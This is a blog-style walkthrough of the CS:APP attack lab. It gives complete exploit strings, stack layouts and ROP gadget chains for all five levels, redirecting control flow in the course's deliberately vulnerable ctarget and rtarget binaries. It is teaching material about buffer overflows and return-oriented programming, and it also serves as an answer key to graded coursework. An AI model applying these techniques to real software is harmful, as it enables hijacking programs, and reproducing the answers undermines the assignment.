This lab explores two techniques used to conduct software attack, namely buffer overflow and return-oriented programming. The lab has 5 levels and I will explain how to tackle each level one by one. My solution is pushed into my [github repo](https://github.com/LancelotGT/csapp-labs/tree/master/target1). To tackle this lab effectively, the right tools we need to have include gdb, objdump, hex2raw (provided with the lab). I also use [udcli](http://udis86.sourceforge.net/) to do quickly disassembly (e.g. to convert “48 89 c7” to “mov %rax, %rdi”). It is very useful for the last level.

In gdb, we can use x/nfu addr to check the memory content starting from addr, where n is the repeating count, f is the display format and u is the unit size to display. For example, x/8xg %rsp give the memory contents from the current stack pointer to stack pointer + 0x40 bytes. Typically what I do is to break on the function call Gets, and check the stack frame of Getbuf right after Gets finishes to see what exploit strings I have injected to the code.

**Level 1:**

The first level is quite simple and it kind of gives us a taste of buffer overflow attack. Our goal is to inject exploit string to redirect the function call getbuf return to touch1(), instead of test(). Set a breakpoint on getbuf, use disas to dissassemble code for the current procedure call, we get the following assembly code.

0x00000000004017a8 <+0>: sub $0x28,%rsp

0x00000000004017ac <+4>: mov %rsp,%rdi

0x00000000004017af <+7>: callq 0x401a40 <Gets>

0x00000000004017b4 <+12>: mov $0x1,%eax

0x00000000004017b9 <+17>: add $0x28,%rsp

0x00000000004017bd <+21>: retq

What it does is pretty clear. It first subtract the current stack pointer %rsp by 0x28 bytes, pass the first position as input parameter to get string from Gets. It is conceptually equivalent to the following C code:

{

char A[40];

Gets(A);

return 1;

}

Note that the return address is pushed onto stack before entering this function. What we need to do is just use the exploit string to overflow the stack frame to change the return address. The stack frame of Gets should look like this after receive the exploit string.

0x5561dca0 0x00000000004017c0 /\* return address of touch1 \*/

0x5561dc98 0x0000000000000000 /\* ........padding..........\*/

0x5561dc90 0x0000000000000000 /\* ........padding..........\*/

0x5561dc88 0x0000000000000000 /\* ........padding..........\*/

0x5561dc80 0x0000000000000000 /\* ........padding..........\*/

0x5561dc78 0x0000000000000000 /\* ........padding..........\*/

Also note that X86 use little endian byte ordering. The string exploit string is

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

c0 17 40 00 00 00 00 00

**Level 2:**

Level 2 requires us to redirect getbuf() to return to touch2() and set the input argument for touch2() to be cookie, which is 0x59b997fa. What it means is that we need to inject code into the stack and set the %edi register to be 0x59b997fa. The executable ctarget is vulnerable to buffer overflow attack because its stack is executable. So we can use our exploit string to layout code on the stack and redirect the program to execute code we put on the stack. The code we need to inject is:

movq 0x59b997fa, %rdi

retq

We can use gcc and objdump to assemble the code and disassemble it to get the binary encoding of the assembly code. It turns out to be

48 c7 c7 fa 97 b9 59 /\* mov $0x59b997fa, %rdi \*/

c3 /\* retq \*/

The layout of the stack should be

0x5561dca8 0x00000000004017ec /\* return address of touch2 \*/

0x5561dca0 0x000000005561dc78 /\* address of injected code \*/

0x5561dc98 0x0000000000000000 /\* ........padding......... \*/

0x5561dc90 0x0000000000000000 /\* ........padding......... \*/

0x5561dc88 0x0000000000000000 /\* ........padding......... \*/

0x5561dc80 0x0000000000000000 /\* ........code............ \*/

0x5561dc78 0xc359b997fac7c748 /\* ........code............ \*/

So the exploit string should be

48 c7 c7 fa 97 b9 59 c3

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

78 dc 61 55 00 00 00 00

ec 17 40 00 00 00 00 00

**Level 3:**

Level 3 is a bit tricky since we need to redirect getbuf() to return to touch3() and pass a pointer to string as input argument. The string is a ascii representation of cookie string 59b997fa. This means we need to find somewhere to store this string and make sure it won’t be overwrite by the following procedural calls. We know that touch3() use hexmatch() and strncmp() to check whether the string we passed match the cookie. By inspecting the disasembled code of hexmatch() and strncmp, we see 4 pushq instructions, which will overwrite 32 bytes on the stack. We know that there are only 32 bytes between the return address and our injected code (shown in the following graph of stack frame). Hence this region cannot be used to place the ascii representation of cookie. My original method is to inject additional instructions to movl the string to the position below our injected code, which is impossible to write directly using the exploit string. This method is powerful since we can put anywhere as long as the stack is executable. But it complicates things. For this problem, since the parent stack is safe, we can just overflow the stack and put the ascii string on top of the return address of touch2. The code we need to inject is

48 c7 c7 b0 dc 61 55 /\* mov $0x5561dcb0,%rdi \*/

c3 /\* retq \*/

The layout of the stack should be

0x5561dcb8 0x0000000000000000 /\* end of string \*/

0x5561dcb0 0x6166373939623935 /\* ascii representation of cookie \*/

0x5561dca8 0x00000000004018fa /\* return address of touch3 \*/

0x5561dca0 0x000000005561dc78 /\* address of injected code \*/

0x5561dc98 0x0000000000000000 /\* ........padding......... \*/

0x5561dc90 0x0000000000000000 /\* ........padding......... \*/

0x5561dc88 0x0000000000000000 /\* ........padding......... \*/

0x5561dc80 0x0000000000000000 /\* ........padding..........\*/

0x5561dc78 0xc35561dcb0c7c748 /\* ........code............ \*/

Therefore the exploit string should be

48 c7 c7 b0 dc 61 55 c3

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

78 dc 61 55 00 00 00 00


fa 18 40 00 00 00 00 00

35 39 62 39 39 37 66 61

00

**Level 4:**

In level 4 and 5 we will be exploring return oriented programming attack. Since the stack for rtarget is randomized and non-executable, it is impossible to do buffer overflow attack on this executable anymore. Recall that we can still write strings on the stack. Instead of directly inject code on the stack, we can inject addresses of existing code and use retq to execute them one by one. This is the idea of return oriented programming and each piece of code is called a "gadget". However, it will complicate things much more for the attackers, since we need find useful pieces of code and make a chain of them. I think a graph from the CMU 15-213 lab recitation slide will best clarify the idea

[[](http://wangnin.me/images/attacklab1.jpg)](http://wangnin.me/images/attacklab1.jpg)

The gadget code is

Address 1: mov %rbx, %rax; ret

Address 2: pop %rbx; ret

The address2 in the graph points to the old return address. The lowest address is the start of buffer. We can use address 2 to replace the old return address. The execution will pop the next 8 bytes into %rbx and return to the code pointed by address 1. In this way we form the chain of code pieces and pop value on stack into registers.

This level asks us to reform the attack in level2. The first gadget we identify is

58 90 /\* popq %rax \*/

c3 /\* retq \*/

It appears in the following code piece with address 0x4019ab.

00000000004019a7 <addval\_219>:

4019a7: 8d 87 51 73 58 90 lea -0x6fa78caf(%rdi),%eax

4019ad: c3 retq

Another gadget we identify is

48 89 c7 /\* mov %rax, %rdi \*/

c3 /\* retq \*/

It appears in the following code piece with address 0x4019a2.

00000000004019a0 <addval\_273>:

4019a0: 8d 87 48 89 c7 c3 lea -0x3c3876b8(%rdi),%eax

4019a6: c3 retq

Combine these two gadgets, we can form our attack. The exploit string is

00 00 00 00 00 00 00 00 /\* padding \*/

00 00 00 00 00 00 00 00 /\* padding \*/

00 00 00 00 00 00 00 00 /\* padding \*/

00 00 00 00 00 00 00 00 /\* padding \*/

00 00 00 00 00 00 00 00 /\* padding \*/

ab 19 40 00 00 00 00 00 /\* gadget 1 \*/

fa 97 b9 59 00 00 00 00 /\* value to be popped into %rax \*/

a2 19 40 00 00 00 00 00 /\* gadget 2 \*/

ec 17 40 00 00 00 00 00 /\* address of touch2 \*/

**Level 5:**

Level 5 is the boss in this lab. We need to reformulate the level attack using return oriented programming.

The hard part is that we need pass a relative position to %rsp to %rdi to formulate the attack, without any existing code pieces to move value from %rsp to %rdi. It requires a combination of time, luck and instinct to find all those gadgets to achieve the effect equivalent to movl $0x40(%rsp), %rdi (we will see why it is 0x40). It took me a total of 7 gadgets to do this attack. I post my exploit string below with the code comment excluding the retq. I’ll leave it to the reader to verify this does do the work.

00 00 00 00 00 00 00 00 /\* padding \*/

00 00 00 00 00 00 00 00 /\* padding \*/

00 00 00 00 00 00 00 00 /\* padding \*/

00 00 00 00 00 00 00 00 /\* padding \*/

00 00 00 00 00 00 00 00 /\* padding \*/

06 1a 40 00 00 00 00 00 /\* gadget 1: movq %rsp, %rax \*/

a2 19 40 00 00 00 00 00 /\* gadget 2: movq %rax, %rdi \*/

b9 19 40 00 00 00 00 00 /\* gadget 3: popq %rax; xchg %eax, %edx \*/

40 00 00 00 00 00 00 00 /\* gap between gadget 1 and cookie \*/

69 1a 40 00 00 00 00 00 /\* gadget 4: movq %edx, %ecx; or bl, bl \*/

13 1a 40 00 00 00 00 00 /\* gadget 5: movq %ecx, %esi \*/

d6 19 40 00 00 00 00 00 /\* gadget 6: lea (%rdi, %rsi, 1), rax \*/

a2 19 40 00 00 00 00 00 /\* gadget 7: movq %rax, %rdi \*/

fa 18 40 00 00 00 00 00 /\* return address of touch3 \*/

35 39 62 39 39 37 66 61 /\* cookie \*/